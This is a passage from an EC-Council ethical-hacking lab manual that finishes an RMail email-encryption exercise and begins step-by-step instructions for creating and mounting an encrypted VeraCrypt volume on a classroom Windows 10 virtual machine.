


Figure 3.1.19: RPost eSignOff Service email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

View Acknowledgement Emails as a Sender


35. Now, return to the **Windows 10** virtual machine, where the sender's account is opened. In **Inbox**, you can observe two emails (**Receipt** and **RPost eSignOff Service**). Click to open the **Receipt** email.

Note: You might receive a **Receipt** mail in the **RMail Receipts** inbox folder present in the left-hand pane.

36. The **Receipt** email contains information about the **Delivery Status**, **Message Envelope**, and **Message Statistics** of the sent email, as shown in the screenshot.

37. The **Receipt** email also includes the **DeliveryReceipt** and **HtmlReceipt** attachments containing detailed information regarding the sent email.

You can also use other email encryption tools such as **Virtru** (https://www.virtru.com), **ZixMail** (https://www.zixcorp.com), **Egress Secure Email and File Transfer** (https://www.egress.com), and **Proofpoint Email Protection** (https://www.proofpoint.com) to perform email encryption.



Receipt: Business Strategy Model Inbox ×

Receipt <receipt@r1.rpost.net>
to me

REGISTERED RECEIPT
EVIDENCE OF DELIVERY, CONTENT & TIME
RMail

This receipt contains verifiable proof of your RPost transaction.
The holder of this receipt has proof of delivery, message and attachment content, and official time of sending and receipt.
Depending on services selected, the holder also may have proof of encrypted transmission and/or electronic signature.

To authenticate this receipt, forward this email with its attachment to 'verify@r1.rpost.net'

Click here to track the signing of your document!

Delivery Status

Address	Status	Details	Delivered (UTC*)	Delivered (local)	Opened (local)
[redacted]@gmail.com	Delivered and Opened	HTTP-IP:64.233.173.14	12/16/2019 4:24:57 AM (UTC)	12/15/2019 11:24:57 PM (-5.0)	12/15/2019 11:25:54 PM (-5.0)

*UTC represents Coordinated Universal Time. https://www.rmail.com/resources/coordinated-universal-time/

Message Envelope

From:	[redacted]@gmail.com >
Subject:	Business Strategy Model
To:	[redacted]@gmail.com>
Cc:	
Bcc:	
Network ID:	<CAN43mW0oeCgNkJGnWposmxwh4C+4gTjKv=0PoZM+VOzhECmikw@mail.gmail.com>
Received by RMail System:	12/16/2019 4:24:40 AM (UTC)
Client Code:	

Message Statistics

Tracking Number:	AEBE468BF42A52CD91F393CBC6E922E1EA26718C
Message Size:	34967
Features Used:	
File Size (bytes):	File Name:
22364	Business Strategy Model _2019_.pdf

Figure 3.1.20: Receipt email

38. Now, navigate back to the **Inbox** and open an email from **RPost eSignOff Service**. This email contains the same information as the email received from **RPost eSignOff Service** by the recipient.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. This concludes the demonstration of performing email encryption using RMail.
40. Close all open windows and document all the acquired information.
41. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform Disk Encryption

Disk encryption encrypts every bit and byte of data stored on a disk or a disk volume, thus preventing illegal access to data storage.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes. As a professional ethical hacker or pen tester, you should perform disk encryption in order to prevent sensitive information from unauthorized access.

Disk encryption works in a manner similar to text-message encryption and protects data even when the OS is not active. By using an encryption program for the user's disk (Blue Ray, DVD, USB flash drive, External HDD, and Backup), the user can safeguard any or all information burned onto the disk and thus prevent it from falling into the wrong hands. Disk-encryption software scrambles the information burned on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

This lab will demonstrate the use of various disk encryption tools to perform this technique.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Objectives

- Perform disk encryption using VeraCrypt
- Perform disk encryption using BitLocker Drive Encryption
- Perform disk encryption using Rohos Disk Encryption

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- VeraCrypt located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\VeraCrypt**
- Rohos Disk Encryption located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 30 Minutes

Overview of Disk Encryption

Disk encryption is useful when the user needs to send sensitive information through email. In addition, disk encryption can prevent the real-time exchange of information from threats. When users exchange encrypted information, it minimizes the chances of compromising the data; the only way an attacker could access the information is by decrypting the message. Furthermore, encryption software installed on a user's system ensures the security of the system. Install encryption software on any systems that hold valuable information or on those exposed to unlimited data transfer.

Lab Tasks

TASK 1

Perform Disk Encryption using VeraCrypt

Here, we will use the VeraCrypt tool to perform disk encryption.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install and Launch VeraCrypt

2. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\VeraCrypt** and double-click **VeraCrypt Setup 1.24-Hotfix1.exe**.

Note: If the **User Account Control** pop-up appears, click **Yes**.

3. **VeraCrypt Setup Wizard** appears, click **OK**.



Figure 4.1.1: VeraCrypt Setup Wizard

4. Follow the steps to install the application using all default settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

5. After the completion of the installation, the **VeraCrypt has been successfully installed** wizard appears; then, click **Finish**.




Figure 4.1.2: VeraCrypt has been successfully installed wizard

6. A **VeraCrypt Setup** notification appears; then, click **No**.
7. Click the **Start** icon in the bottom-left corner of **Desktop** and click **VeraCrypt** from the applications to launch VeraCrypt.




Figure 4.1.3: Launch VeraCrypt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Create a Volume

8. The **VeraCrypt** main window appears; click the **Create Volume** button.




Figure 4.1.4: VeraCrypt main window

9. The **VeraCrypt Volume Creation Wizard** window appears. Ensure that the **Create an encrypted file container** radio-button is selected and click **Next** to proceed.



Figure 4.1.5: VeraCrypt Volume Creation Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the **Volume Type** wizard, keep the default settings and click **Next**.
11. In the **Volume Location** wizard, click **Select File...**.




Figure 4.1.6: VeraCrypt Volume Creation Wizard-Volume Location

12. The **Specify Path and File Name** window appears; navigate to the desired location (here, **Desktop**), provide the **File name** as **My Volume**, and click **Save**.




Figure 4.1.7: Specify Path and File Name Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. After saving the file, the location of a file containing the **VeraCrypt** volume appears under the **Volume Location** field; then, click **Next**.




Figure 4.1.8: VeraCrypt Volume Creation Wizard: Volume Location

14. In the **Encryption Options** wizard, keep the default settings and click **Next**.
15. In the **Volume Size** wizard, ensure that the **MB** radio-button is selected and specify the size of the VeraCrypt container as **5**; then, click **Next**.




Figure 4.1.9: VeraCrypt Volume Creation Wizard-Volume Size

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Volume Password** wizard appears; provide a strong password in the **Password** field, retype in the **Confirm** field, and click **Next**. The password provided in this lab is **qwerty@123**.



Figure 4.1.10: VeraCrypt Volume Creation Wizard: Volume Password

Note: A **VeraCrypt Volume Creation Wizard** warning pop-up appears; then, click **Yes**.

17. The **Volume Format** wizard appears; ensure that **FAT** is selected in the **Filesystem** option and **Default** is selected in **Cluster** option.
18. Check the checkbox under the **Random Pool**, **Header Key**, and **Master Key** section.
19. Move your mouse as randomly as possible within the **Volume Creation Wizard** window for at least **30 seconds** and click the **Format** button.




Figure 4.1.11: VeraCrypt Volume Creation Wizard-Volume Format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. After clicking **Format**, VeraCrypt will create a file called **My Volume** in the provided folder. This file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).
21. Depending on the size of the volume, volume creation may take some time.
22. Once the volume is created, a **VeraCrypt Volume Creation Wizard** dialog-box appears; click **OK**.




Figure 4.1.12: VeraCrypt Volume Creation Wizard Dialog Box

23. In the **VeraCrypt Volume Creation Wizard** window, a **Volume Created** message appears; then, click **Exit**.




Figure 4.1.13: VeraCrypt Volume Creation Wizard-Volume Created

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Mount a Volume

24. The **VeraCrypt** main window appears; select a drive (here, **I:**) and click **Select File...**.

